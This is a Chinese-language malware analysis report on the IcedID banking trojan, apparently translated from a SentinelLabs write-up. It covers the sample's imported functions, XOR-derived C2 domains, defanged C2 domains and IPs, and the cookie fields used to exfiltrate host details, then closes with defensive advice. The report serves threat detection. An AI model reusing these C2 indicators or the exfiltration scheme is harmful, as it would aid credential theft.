在 PE Studio 中查看转储的二进制文件，引人注意的是 WinHttpRequest、WinHttpSendRequest 和 WinHttpRequestResponse 函数。

WinHttpRequest 创建了一个 HTTP 请求句柄，并在该句柄中存储了指定的参数，而 WinHttpSendRequest 向 C2 服务器发送指定的请求，WinHttpRequestResponse 则等待接收响应。

name (42)	group (8)
GetUserNameA	system-information
GetTickCount64	system-information
LookupAccountNameW	security
WinHttpOpen	network
WinHttpRequestHeaders	network
WinHttpRequestData	network
WinHttpRequestReceiveResponse	network
WinHttpRequestSetOption	network
WinHttpCloseHandle	network
WinHttpRequestSendRequest	network
WinHttpRequestSetStatusCallback	network
WinHttpRequestConnect	network
WinHttpRequestQueryDataAvaila...	network
WinHttpRequestQueryOption	network
WinHttpRequestOpenRequest	network
VirtualAlloc	memory
VirtualProtect	memory
GetProcessHeap	memory
HeapAlloc	memory
HeapReAlloc	memory
HeapFree	memory
memset	memory
memcpy	memory
SHGetFolderPathA	file
CreateDirectoryA	file
GetTempPathA	file
WriteFile	file
CreateFileA	file
SwitchToThread	execution
Sleep	execution
CreateThread	execution
ExitProcess	execution
GetProcAddress	dynamic-library
LoadLibraryA	dynamic-library
GetLastError	diagnostic
wsprintfA	-
wsprintfW	-
GetComputerNameExA	-
IstrcpyA	-
IstrcatA	-
GetComputerNameExW	-
CloseHandle	-

带有解压后的 IcedID 的 PE Studio

在把二进制文件加载到 xdbg64 后，我们在 WinHttpRequestOpenRequest 上添加断点。当遇到这个断点时，我们可以从反汇编中看出，代码是通过 xoring 操作生成域的。这有助于我们理解 C2 值是如何产生的。







## 检查 aws.amazon.com 连接

我们对大约 500 个 IcedID 样本的分析中收集的一些域包括：

```
epicprotovir[.]download  
essoandmobilcards[.]com  
immotransfer[.]top  
kickersflyers[.]bid  
mappingmorrhage[.]top  
momenturede[.]fun  
provokordino[.]space  
quadrogorrila[.]casa  
vaicinni[.]xyz  
vikolifer[.]top
```

这些似乎是通过 CloudFlare IP 屏蔽的，例如：

```
hxxp[:]//[.]mappingmorrhage[.]top/  
172.67.196.74  
104.21.57.254  
2606:4700:3037::6815:39fe  
2606:4700:3037::ac43:c44a
```

该恶意软件的主要模块功能是从受害者的机器上窃取凭证，将信息渗出到 C2 服务器上。

包含受感染主机信息的 cookie 被发送到 C2，其中包含系统类型、用户名、计算机名和

域，让攻击者更好的了解感染环境。

```
__gads:  
__gat: Windows version info 6.3.9600.64 is Windows 8.1 64bit  
__ga: Processor CPUID information  
__u: Username and Computername DESKTOP-  
FRH1VBHMarcoFB35A6FF06678D37  
__io: Domain id  
__gid: NIC
```

```
Cookie: __gads=582124465:1:66  
Cookie pair: __gads=5821244  
Cookie pair: __gat=6.3.9600.64  
Cookie pair: __ga=1.329443.0  
Cookie pair: __u=5043:61646D  
Cookie pair: __io=21_408012  
Cookie pair: __gid=92AA106A8  
Host: mappingmorrage.top\r\n
```

IceID 通过 cookie 渗出感染环境的相关数据

如果发现带有上述信息的网络流量，表明该主机可能已经感染 IcedID 恶意软件。

## 结论

许多 IcedID 攻击都是从钓鱼邮件和用户打开附件开始的。在这次活动中，IcedID 在初始感染阶段使用恶意文档，试图通过与文档本身的内容互动来绕过防御。使用依赖于 IE 的 mshta.exe 的 HTA 文件是非常不寻常的行为，安全防御人员可以在他们的环境中监控。这与其他技术（如更改文件扩展名和 DLL 的行为），应该能够被一个功能强大的下一代安全解决方案检测到。



## 通用安全建议

企业应该加强企业邮箱的安全防护，使用安全邮件网关或反垃圾邮件防火墙。

加强安全意识，警惕网络钓鱼邮件攻击。如收到可疑邮件或文档，不相信、不点击、不理睬，尤其是不要打开其中的附件和链接，因为这可能导致数据被窃取或感染恶意软件。

非必要不要启用宏，因为它经常被作为恶意软件初始感染方法之一。

安装杀毒软件或终端保护软件，实时检测发现终端安全威胁。

保护敏感信息。不要将敏感信息发布到互联网上，用户发布到互联网上的信息和数据会被攻击者收集。攻击者可以通过分析这些信息和数据，有针对性的向用户发送钓鱼邮件。

及时修复系统或应用的安全漏洞，避免被恶意软件利用。

## IoC

收集的 IcedID 的相关域、哈希 sha1 和 sha256，详见 Github 链接：

<https://github.com/SentinelLabs/icedid>

原文链接：

<https://labs.sentinelone.com/evasive-maneuvers-massive-icedid-campaign-aims-for-stealth-with-benign-macros/>



启明星辰安全应急响应中心  
Venustech Security Response Center

---

